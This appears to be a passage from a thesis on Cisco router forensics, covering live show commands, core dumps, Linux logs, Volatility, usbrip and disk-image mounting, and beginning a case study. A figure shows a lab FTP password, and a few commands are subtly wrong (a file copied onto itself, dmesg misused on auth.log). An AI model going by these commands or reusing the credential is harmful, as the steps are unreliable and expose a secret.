After collecting the evidence, the investigator should begin correlating and starting assembling the pieces of the puzzle. There are many sources of network-based evidence in any environment, including routers, web proxies, intrusion detection systems, and more. In some cases data from different sources can overlap, which is useful for correlation. Physical cabling is used to provide connectivity between stations on a LAN and the local switches, as well as between switches and routers. Network forensic investigators can tap into physical cabling to copy and preserve network traffic as it is transmitted across the line. A different approach is to transmit station-to-station signals is via “wireless” networking. Essentially, wireless access points act as hubs, broadcasting all signals so that any station within range can receive them. As a result, it is often trivial for investiga-tors to gain access to traffic traversing a wireless network. The traffic may be encrypted, in which case investigators would have to either legitimately obtain the encryption key or break the encryption to access the content.

Switches contain a “content addressable memory” (CAM) table, which stores mappings between physical ports and each network card’s MAC address. Given a specific device’s

MAC address, network investigators can examine the switch to determine the correspo-nding physical port, and potentially trace that to a wall jack and a connected station. Where switches have CAM tables, routers have routing tables. Routing tables map ports on the router to the networks that they connect. This allows a forensic investigator to trace the path that network traffic takes to traverse multiple networks. Depending on the specific device's capabilities, routers may also function as packet filters, denying the transmission of certain types of traffic based on source, destination, or port.Many enterprise-class routers can be configured to send logs and flow record data to a central logging server, which is extremely helpful for investigators, as this makes it very easy to correlate events from multiple sources. Logs stored on the router itself may be volatile and subject to erasure if the device is rebooted or if the available storage is exceeded. In short, routers are the most rudimentary network-based intrusion detection systems in our arsenal, and also the most widely deployed.

3.1 Digital Evidence acquisition

For router forensics the investigators have two ways for evidence acquisition. The first one is logging into the router and examine live different files and events that took place. The second is using a copy of the memory dump and examine it locally. Furthermore, they can even copy certain files, such as system log files or traffic logs to examine them without tampering the state of the router. If the investigators have physical access to the router, they can examine those files live on the system using the console cable. If physical access is not an option they can also examine the log files by connecting to the router remotely.

3.1.1 Live acquisition

When performing live investigations on a router, the forensic team should act with extreme caution as no changes can be made in the system. Even the slightest modification may lead to false results and compromise the whole investigation. As mentioned before, the investigator can connect to the router either using the console, which gives him direct connection or with a remote connection like telnet or ssh. The later may by itself change the state of router and should be used only if physical access to the router is not an option. In any case, the investigator should use the show commands of the router to gather information and under no circumstances should they change the configuration files. Cisco routers come with a range of commands that can show information about the running configuration, the startup configuration and the overall state of the router. Since it is almost impossible to remember all the commands Cisco routers come with the "**?**" command. If the investigator types "**?**" at the command prompt, he will be presented with a list with all available commands in the operating system. If he types the command "**show ?**" he will get an explanation of the parameters for that command, in this case the "**show**" command. This is of important value as now the investigator can choose from the list, certain commands that can help him, and even learn about the available parameters a certain command can take.

To name some of the most important show commands that any investigator should execute when performing forensic analysis live on a router are:

- **show access-lists** : Displays all the access-lists on the router. If for some reason the investigator wants only the IPv4 access lists, he can use the command ”show ip access-lists”
- **show users** : Displays all the users connected to the router
- **show file systems** : Displays the available file systems
- **show clock detail** : Displays the system clock of the router
- **show version** : Displays information about loaded Cisco IOS software
- **show running config** : Displays the configuration currently running in RAM
- **show starup config** : Displays the configuration saved in NVRAM
- **show ip route** : Displays the IPv4 routing table of the router
- **show ip arp** : Displays the ARP table of the router address to MAC address mappings
- **show logging** : Displays the state of syslog and the contents of the standard system logging buffer
- **show ip interface** : Displays the status of all IPv4 interfaces, the investigator can add the ”brief” option to get a summary of those interfaces
- **show interfaces** : Displays information of all interfaces in the chassis or one specified interface
- **show tcp brief all** : Displays the status for all endpoints in Domain Name System hostname format. Without the ”all” options endpoints in the LISTEN state are not shown
- **show ip sockets** : Displays IP socket information

Depending on the IOS of the router different commands may be used to retrieve more information about the system. Some IOS’s have more show commands than others, but most of them have more or less the same core commands that any forensic analyst wants to use.

3.1.2 Memory dump acquisition

Usually the forensics team is given or somehow acquires memory evidence. Those evidence can be in the form of a memory dump or a complete image of the hard drive of the router. To gather this kind of evidence the team needs to use certain commands and tools that can help them do just that. On Cisco routers there is another option. Cisco IOS gives the opportunity to create a kernel crash file.

By default when a Cisco kernel crashes it creates a file called **crashinfo**.The crashinfo file is a collection of useful information related to the current crash stored in ”bootflash” or ”Flash” file system. When a router crashes, due to data or stack corruption, more reload information is needed to debug this type of crash than just the output from the normal show stacks command. This file and the information is written by default to **bootflash:crashinfo**.

Cisco routers can be configured to create another file when the router crashes. This file is called **core dump**, and it is a copy of the entire memory contents of the router. The investigators can examine that file to gain more information about the cause of the crash. The router writes the memory contents to the server before a reload.


To create a core dump, the router can be configured in four different ways. In either case the user must be logged in and use the **Global configuration mode**:

- Through File Transfer Protocol (FTP)
- Through Remote Copy Protocol (RCP)
- Through a Flash Disk
- Through Trivial File Transfer Protocol (TFTP)

The recommended method to configure a core dump is with the use of FTP. To configure the router to use FTP for a core dump the following commands should be used:


- **ip ftp username username** — This command configures the username for FTP connections.
- **ip ftp password password** — This command configures the password for the FTP connection
- **exception protocol ftp** — This command configures the protocol used for core dump FTP
- **exception region-size 65536** — This command configures the region size
- **exception dump <IP-address>** — This command configures the IP address of the server to which the router sends the core dump in case of a crash.

The FTP configuration can be tested by copying the running configuration to the remote server via FTP. This can be achieved with the following command: **copy running-config ftp:**. This will prompt the user to input the IP of the remote server and the destination file name.



```
cisco-kepyes-wifi(config)#exception dump 192.168.2.17
cisco-kepyes-wifi(config)#
cisco-kepyes-wifi(config)#exce
cisco-kepyes-wifi(config)#exception pro
cisco-kepyes-wifi(config)#exception protocol ftp
cisco-kepyes-wifi(config)#exception region-size 65536
```

Figure 3.1: Configure FTP for core dump



```
cisco-kepyes-wifi(config)#ip ftp username geodam
cisco-kepyes-wifi(config)#ip ftp
cisco-kepyes-wifi(config)#ip ftp passw
cisco-kepyes-wifi(config)#ip ftp password 23666619
cisco-kepyes-wifi(config)#end
```

Figure 3.2: Configure FTP for core dump

When the router has been configured for core dump, test the setup. Cisco IOS software provides the special **write core** command in privileged EXEC mode (or enable mode) to cause the router to generate a core dump without a reload. If successful, the core dump file are the size of the the respective memory regions. Remember that the entire memory region is dumped, not just the memory that is in use. The **write core** command is also useful in case of a router that malfunctions, but has not crashed.

Another thing to know is that Cisco router stores logs about the various activities in the router. The **tracelogs** directory contains trace files containing the logs for the routers activity. The investigator can use the grep command to find information about the incident.

In certain cases a memory dump can be analyzed even further with the use of a tool called volatility (4.1.1). After using volatility to recover the file system form the memory dump the investigator get his hands on new files to examine. As Cisco routers are based on a Linux image, it can use the Linux file system as a guide as to where to look. Linux stores its log files under /var/log directory.

Some key files that the investigators should know and examine are the following:

- **syslog**: In this log file the investigator can find many crucial system events. This should be the number one priority for him when performing the investigation. It contains all the required information, and the investigator should always check that file when it cannot find the required information on the other log files.
- **kern.log**: This contains information from the Linux kernel. These logs can be proved useful when trouble-shooting a new or custom made kernel

- **kernel ring buffer**: this is not a log file per se, but rather an area in the kernel that the investigator can query for kernel bootup message via the dmesg utilty.
- **Wtmp**: This file records
- **auth.log**: All authentication related events in Debian and Ubuntu server are logged here.
- **btmp**: This file records failed login attempts
- **cron.log**: Whenever a cron job runs, this log file records all relevant information including successful execution and error messages in case of failures.

Inside that directory the investigator can find the log files containing information about the users that were logged in the system, the USB devices that were connected to the router and the events that took place while the system was operational. Linux comes with certain useful commands to examine those files. Using the **last** command against the **wtmp** file shows the users connected to the router. The command should be executed as follows **last -f wtmp**. The **auth.log** file contains information about the login attempts made remotely or locally in the router. The investigator can search for that information using the command **dmesg –file auth.log | grep success <or> fail**. This command will output the success attempts or the failed ones depending on the provided filter.

Another useful file is syslog. This file contains information about the connected devices on the router. To better examine the connected devices the investigator can use the usbrip tool (see 4.1.2) . To find the history of all the devices that were connected to the router type **usbrip events history -f syslog -t -q**. This command will provide a nice to looking output giving information about the device, the date and time that it was connected and the time that it was disconnected. This information can be useful to the investigator as it can determine if a suspicious device was connected to the router, and use the timestamp of that connection to look for any file uploads during the time of the connection. Another way to obtain information about usb devices connected is to search with the **grep** command the **kern.log** and the **syslog files**. Because both of those files are binary the grep command should be used with the -a switch. That switch is used to match all formats, thus helping the investigator coming to conclusion.

When investigating cisco routers, the investigator should bear in mind of the Embedded Event Manager Applets - EEM (2.1.7). To check for EEM the investigator should look in the **crashinfo** file. As said before the **crashinfo** file contains the commands entered by a user to the router. A malicious user can create certain applets to hide certain activity from the investigator. The investigator can use the **grep** command against the **crashinfo** to search for “applet”. In the case that a match is found, the line that contains that word will be shown in the terminal. If in that line, the “event manager applet” is spotted, then the grep switches -A -B should be used. Those switches show a number of lines after and before the matched word. For example, by using the command **cat crashinfo | grep -A5 -B5 “applet”** will output 5 lines before and 5 lines after a line with the word applet is found. This should be enough to figure out what that EEM was made for. The investigator should be able to analyze the commands that the EEM used understand their meaning and arrive to a conclusion whether that EEM was used for a malicious activity or not.

Finally the configuration files can help the investigator to determine when the latest state of the router. The investigator can find when the last modification of the running configuration was made. Given the log files from a cisco router the investigator should use the grep command and search for “CONFIG” to see when the configuration was made. Given a timestamp of the incident the investigator should narrow down the possible configuration timestamps and only check for the previous configuration closest to the incident.

4. CASE STUDY

To demonstrate how one can perform forensics on a router the following case study was presented. The scenario goes as follows.

Network traffic between the LOGIS network and sportchat.eu has been confirmed to be malicious and additional evidence for analysis was requested. Meanwhile, LOGIS network administrators have advised that they observed some suspicious activity in the network and decided to collect a flash drive image from R2 router, collect syslog logs from R2, dump memory from R2 router and NS2 DNS server (running as a container on R2 router). They have provided these files to you for analysis as additional information which can be used during the investigation. Moreover, information about the investigation on the LOGIS network has been shared with the Berylian Armed Forces IT Department. They offered network traffic in a pcap file which was collected on 03.04.2019 on the R1 router. Network traffic was recorded on the interface directly connected with router R2. Additional information:

1. User accounts used on the R2 router:
    - admin – main R2 admin account, privilege level 15
    - devnet - supporting R2 admin account, privilege level 15 (account for monitoring and management automation)
2. IP address scope used in the LOGIS network: 10.80.1.0/24
3. Domain name for LOGIS network: logis.berylia.org
4. User accounts used on the NS2 DNS server:
    - ns_admin - main NS2 admin account, member of sudoers
5. IP address assigned to NS2: 10.80.1.67
6. IP address scope used in the LOGIS network for out of band management:
   172.16.80.0/24

The Forensics team is requested to:

1. investigate the provided evidence to determine the scope and details of compromise
2. collect threat intelligence

The aim of this study is to Forensic analysis on evidence collected from a Cisco virtual router. To do that, the previous mentioned practices as to what should be checked and how is followed.

4.1 Tools used

Before the analysis for this example begins, a brief analysis for some of the required tools is needed. For this scenario different tools where used. Each of them can help the forensic team by giving him information about the system and the incident that occurred.

4.1.1 Volatility

One of the best tools for forensic analysis is Volatility. As mentioned on their github page [3] the Volatility Framework is a completely open collection of tools, implemented in Python under the GNU General Public License, for the extraction of digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system being investigated but offer visibility into the runtime state of the system. The framework is intended to introduce people to the techniques and complexities associated with extracting digital artifacts from volatile memory samples and provide a platform for further work into this exciting area of research.

Volatility can be used to analyze RAM dumps from 32 and 64-bit windows, Linux, Mac, and Android systems. Volatility's modular design allows it to easily support new operating systems and architectures as they are released. Volatility can analyze raw dumps, crash dumps, hibernation files, VMware .vmem, VMware saved state and suspended files (.vmss -.vmsn), VirtualBox core dumps, LiME (Linux Memory Extractor), expert witness (EWF), and direct physical memory over Firewire. You can even convert back and forth between these formats. In the heat of your incident response moment, don't get caught looking like a fool when someone hands you a format your other tools can't parse.

Volatility comes with different plugins that can give the investigator a plethora of information to better analyze the memory dump. The first plugin that should be performed against a memory dump is the imageinfo. To use any volatility plugin, a profile specific for that memory dump needs to be selected. Volatility comes with preinstalled profiles that can be used. This specific plugin tries to find out which of the already installed profiles best matches the memory dump. Selecting the right profile is the only way for volatility to be able to analyze the memory. In case more than one profiles matches, the investigator needs to try them all to see which one corresponds to that memory dump. Another handy plugin is the pslist or linux_pslist. Depending on the profile, either Windows or Linux, this plugin prints the list of active processes. This needs the investigator to dig a little bit deeper and try to analyze the processes to fully understand what has happened in the system.

One of the plugins that gives the most information is the cmdscan or linux_bash. Both of them try to recover the history command that a user has used. The cmdscan searches the memory for commands that attackers entered through a console shell (cmd.exe). This is one of the most powerful commands you can use to gain visibility into an attackers actions on a victim system, whether they opened cmd.exe through an RDP session or proxied input/output to a command shell from a networked backdoor. The linux_bash plugin recovers bash history from memory, even in the face of anti-forensics (for example if HISTSIZE is set to 0 or HISTFILE is pointed to /dev/null).

Volatility is a very powerful tool that can even recover entire filesystems for the investigator to dive in and search for abnormalities. The dumpfiles and the linux_recover_filesystem plugins both search in the memory to find and attempt to recover filesystems. his is very useful in forensics investigations since there are filesystems that are never written to the disk and attackers leverage this fact to hide their data in places like /dev/shm.

When examining Routers, their system is usually based on Linux, which means that the Linux plugins are the ones that the investigators should know and use. Sometimes the preinstalled profiles might not be compatible with the memory dump that wants to be analyzed. To deal with that problem the investigator can create a custom volatility profile. To do so the following steps must be followed. First of all, given a .dmp file the investigator should search for the specific kernel version. This can be achieved with the following commands.

```
strings <memory file>.dmp | grep BOOT_ strings <memory file>.dmp | grep VERSION
```

The above commands search to find the kernel version that produced that memory dump. This is essential to find in order to create the volatitly profile to match the investigation needs. Once you found the kernel version the investigator team need to install the Linux headers and the Linux image for that kernel. The following commands help to do that.

1. sudo apt-get install build-essential libssl-dev libelf-dev kernel-package
2. apt-get install linux-image-<kernel version>
3. apt-get install linux-headers-<kernel version>
4. apt-get install linux-source-<kernel version>
5. apt-get source linux-image-<kernel version>

   Where <kernel version> is the name of the kernel as found in the previously performed search.

   Sometimes search in the Linux repository is needed to manually download and install the necessary Linux headers and image. Once that is done, you need to perform a system update. In case step 5 fails, the investigator could try the following commands to fix the problem.

   - sudo cp /etc/apt/sources.list /etc/apt/sources.list
   - sudo sed -Ei ‘s/# deb-src /deb-src /’ /etc/apt/sources.list
   - sudo apt-get update

   The next step is to extract the downloaded kernel headers and finally create the volatility profile.

6. sudo tar -xvjf /usr/src/linux-source<kernel version>.tar.bz2
7. sudo apt-get install dwarfdump
8. cd volatility/tools/linux
9. sudo nano Makefile


Step 9 may require some modification in the makefile in order to work. The investigator, can open the makefile with any editor. In the begining of the file, where the variable declaration is performed, the line ”PWD = $(shell pwd)”, should be added. and Finally the KVER should be the exact name, displayed under /lib/modules

The preparation is now complete. The final step is to actually create the profile. This can be achieved with the following command:

sudo zip volatility/volatility/plugins/overlays/linux/<name>.zip
volatility/volatility/tools/linux/module.dwarf /boot/System.map-<kernel version>

Where <name> can be any name and it is going to be used as the name for that profile.

To use any plugin with the newly created profile the investigator can run volatility as such:



```
┌─[root@parrot]─[/home/geodam/Documents/master.thesis]
└──╼ #python ./tools/volatility/vol.py -f example.router.forensics/3evidenceNS2_MEMDUMP.dmp --profile=Linuxtestx64 linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/hosts
    1296 bash                 2019-04-03 17:44:19 UTC+0000   exit
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/network/interfaces
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo reboot
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo nano /etc/bind/named.conf.options
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/hostname
    1296 bash                 2019-04-03 17:44:19 UTC+0000   ping google.com
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/hosts
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo su
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo su
    1296 bash                 2019-04-03 17:44:19 UTC+0000   ping NS1
    1296 bash                 2019-04-03 17:44:19 UTC+0000   ping cnn.com
    1296 bash                 2019-04-03 17:44:19 UTC+0000   exit
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo ufw allow Bind9
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/bind/named.conf.option
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo systemctl restart bind9
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo nano /etc/bind/named.conf.local
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/resolv.conf
    1296 bash                 2019-04-03 17:44:19 UTC+0000   exit
    1296 bash                 2019-04-03 17:44:19 UTC+0000   ping google.com
    1296 bash                 2019-04-03 17:44:19 UTC+0000   sudo reboot
    1296 bash                 2019-04-03 17:44:19 UTC+0000   date
    1296 bash                 2019-04-03 17:44:19 UTC+0000   ping 10.80.1.66
    1296 bash                 2019-04-03 17:44:19 UTC+0000   cat /etc/resolv.conf
```

Figure 4.1: Execute the linux/$_bashpluginofvolatility$

To execute the linux plugin of volatility to recover the entire filesystem from the memory dump, certain adjustments are needed to be done in the python file. The plugin can be found under volatility/volatility/plugins/linux/revover_filesystem.py. Search for the term ”_fix”. In chmod of outfile add .cal to the uids and run that plugin as sudo,

4.1.2 Usbrip

Usbrip, inherited from ”USB Ripper”, is an open source forensics tool with Command Line interface that lets you keep track of USB device artifacts, such as USB event history on

Linux machines. Written in Python 3, but also using some external modules, it can analyze Linux log data. Log data can be found using the journalctl command and analyzing its output or under the /var/log/syslog and /var/log/messages files, depending on the distro. That analysis is used for constructing USB event history tables. Such tables may contain information about time of the connection and disconnection (date time), the host, the vendor ID, the product ID, the manufacturer, the Serial Number and the port.

Besides, it also can export gathered information as a JSON dump but also open such dumps. Furthermore it can generate a list of authorized USB devices as a JSON and search for violation events based on that list. This process will generate an output showing which USB devices do not belong in the authorized list

4.1.3 Disk Images

In many cases the forensic team is given or somehow acquires a mountable image file. This image is an exact copy of the system that the incident occurred. These files contain the contents and structure of an entire data storage device, a disk volume, or (in some cases) a computer's physical memory (RAM). These disk images are of great value for the forensics team as it can help them understand in depth the state of the system.

Disk images can be found in many different formats. The Expert Witness Disk Image Format (EWF) files are a type of disk image. Since the data to be imaged, for example from a large hard drive, may be extensive, EWF may use one of the following approaches that make the image data easier to manage. First, compression may be applied, typically using the deflate algorithm specified in RFC 1951 and also used in ZIP and PDF files. Second, data may be segmented across a sequence of EWF files that carry incrementing filename extensions. High-level fixity data may be provided in some versions of EWF via MD5 or SHA1 checksums on all of the data, even if carried in multiple segments.

EWF files may take one of two forms. The first is referred to as a bitstream or forensic image (one writer calls this the ”normal image file”). This is a sector-by-sector copy of the source, thereby replicating the structure and contents of the storage device independent of the file system. Bitstream images include inactive data like the files and fragments that reside in unallocated space including deleted files that have not yet been overwritten.

The second form is called a logical evidence file and it preserves the original files as they existed on the media and also documents the assigned file name and extension, the datetime that the file was created, modified, and last accessed, the logical and physical size and many other. Logical evidence files are typically created after an analysis locates some files of interest, and for forensic reasons, they are kept in an ”evidence grade” container. Thus, in some situations, a user may have both a bitstream image and a logical evidence file.

To analyze the EWF file, the following commands might prove usefull

- sudo ewfmount EWFimage.E01 /mnt/image

- lsblk
- udisksctl loop-setup -r -f Example.iso
- udisksctl mount -b /dev/loop[0, 1, 2, etc.]
- udisksctl unmount -b /dev/sd[b1, b2, etc.]
- udisksctl loop-delete -b /dev/loop[0, 1, 2, etc.]
- udisksctl power-off -b /dev/sd[b, c, etc.]

Another disk image file format is the qcow family. Qcow is a file format for disk image files used by QEMU, a hosted virtual machine monitor. It stands for ”QEMU Copy On Write” and uses a disk storage optimization strategy that delays allocation of storage until it is actually needed. Files in qcow format can contain a variety of disk images which are generally associated with specific guest operating systems. Three versions of the format exist: qcow, qcow2 and qcow3 which use the .qcow, .qcow2 and .qcow3 file extensions, respectively.

To mount qemu images one can use the following commands:

- sudo apt-get install qemu-utils
- sudo modprobe nbd max_part=8
- sudo qemu-nbd –connect=/dev/nbd0 /path/to/qcow2/image

if usig lsblk u see logical volume, the partition is under /dev/ns2-vg and can be mounted using the following:

- udisksctl mount -b /dev/ns2-vg/root
- sudo qemu-nbd –disconnect /dev/nbd0

Both of those file types can be mounted either using virtualization software such as Vmware or Virtual box or mounted directly on a Linux machine. Mounting images on a Linux machine give the forensic team a complete filesystem of the system. Using the command line the investigators can navigate through the various files, examine and analyze them just if they were on that system live. This gives the investigators more freedom as to what they can do and modify to the system, without the worry of modifying the state of the machine.

Using a virtualization software the investigators can get a more hands on experience as to the live state of the system. These disk images should probably be taken right after or right before an incident in order to provide forensic value.


4.2 Analysis

4.2.1 Version

The forensic team is ready to begin the analysis of the evidence. The first thing that needs to be checked is the version of the IOS that the router has. This will give information about the possible capabilities and vulnerabilities that router has, and a better understanding of what the attacker could achieve. The Cisco IOS-XE software used on the router is in the form of consolidated package (bootable image). This consolidated package consists of a bundle of subpackages (modular software units), with each subpackage controlling a different set of functions.

During the device startup process a package-provisioning file named packages.conf is used in order to boot the router and point it to the proper software package. The main package is the csr1000v-mono-universalk9.16.06.05.SPA.pkg file that contains software of an IOSd process. Most probably the software bundle ".bin" file is used during the upgrade or install process of the router software. Packages are extracted from the bundle and copied to the bootflash RAM. The install command extracts individual components of the .bin file into sub-packages and the packages.conf file. It also validates the file to ensure that the image file is specific to the platform.

Having access to a running device the system image file can be also derived from the output of **"show version"** command. The file packages.conf and package csr1000v-mono-universalk9.16.06.05.SPA.pkg can be found on the bootflash partition (partition 1) after mounting the evidence file from the R2 router (E01 image of router's flash drive).




```
┌─[root@parrot]─[/media/root/bootflash]
└──╼ #ls
core                                       cvac.log                          lost+found       throughput_monitor_params  virtual-instance
crashinfo_RP_00_00_20190403-151822-UTC     DNS_server.ova                    Mgmt_intern      tracelogs                  virtual-instance.conf
csr1000v-mono-universalk9.16.06.05.SPA.pkg env_p346.pkg                      onep             tracelogs.ep2              vman_fdb
csr1000v-rpboot.16.06.05.SPA.pkg           iosxe-remote-mgmt.16.06.05.ova    packages.conf    trf23_mod.pkg
csrlxc-cfg.log                             iox                               sys_optn         virt_strg_pool_bf
┌─[root@parrot]─[/media/root/bootflash]
└──╼ #
```

Figure 4.2: Mounted filesystem of bootflash

4.2.2 Guestshell

Next the forensic team needs to determine whether or not guestshell is enabled.

To check this, the investigators need to mount the R2 bootflash. The guestshell configuration file, if it exists, it should be under the /iox/repo/guestshell folder. The configuration file is named package.yaml. Another approach is after mounting the bootflash and search for the "guestshell" keyword. That file contains information about the guestshell configuration. Information such as where the file system of the guestshell is stored. The file system was stored in a file named "guestshell.ext2".



```
┌─[root@parrot]─[/media/root/bootflash/iox/repo/guestshell]
└──╼ #cat package.yaml
descriptor-schema-version: "2.2"
info:
  name: GuestShell
  description: "Cisco Systems Guest Shell XE for x86"
  version: "2.1(0.1)"
  author-link: "http://www.cisco.com"
  author-name: "Cisco Systems"

app:
  type: lxc
  cpuarch: "x86_64"
  kernel-version: "4.4"
  env:
    GUESTSHELL: yes
  resources:
    profile: custom
    cpu: 800
    memory: 256
    disk: 1
    chardev:
      - dev: console
        type: pty
      - dev: console
        type: pty
      - dev: console
        type: pty
    network:
      -
        interface-name: eth0

# Specify runtime and startup
  startup:
    rootfs: guestshell.ext2
    target: /sbin/init
```


Figure 4.3: Guestshell configuration file

4.2.3 Logged in Users

Service containers are applications or services that can be hosted directly on Cisco IOS XE routers. The apps use the Linux aspects of the IOS XE operating system to host both Linux Virtual Containers (LXC) and Kernel Virtual Machines (KVM) on Cisco 4000 Series Integrated Services Routers (ISR), Cisco ASR 1000 Series Aggregation Services Routers, and Cisco Cloud Services Routers 1000V.


A typical Cisco service container carries a digital signature that verifies it to be an authentic application from Cisco. An open service container is a KVM application that does not require a digital signature. This means that any KVM application, regardless of where it comes from, can run directly on your Cisco IOS XE router. Open service containers are often simply referred to KVM applications on IOS-XE routers.

Based on the above information the NS2 server is a virtual machine installed on the router, most probably on bootflash. Search for a possible VM saved on the R2 bootflash partition. In the root directory the team can find the iosxe-remote-mgmt.16.06.05.ova and DNS_server.ova archive files which are used to export/import virtual machines. The first file contains the image used for remote management of the Cisco CSR 1000v through the REST API or by the Cisco Prime Network Services Controller. To find the logged in users on that VM, the forensic team need to find a disk image used by the NS2 server virtual machine that was run on the R2 router. Under the “virtual-instances” folder, there is a QEMU QCOW Image file named DNS_server.qcow2. This image can be mapped and mounted to gain access to its contains



```
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #udisksctl mount -b /dev/ns2-vg/root
Mounted /dev/dm-0 at /media/root/528edf4d-9d46-49df-9ebd-ce04986aa80e.
```

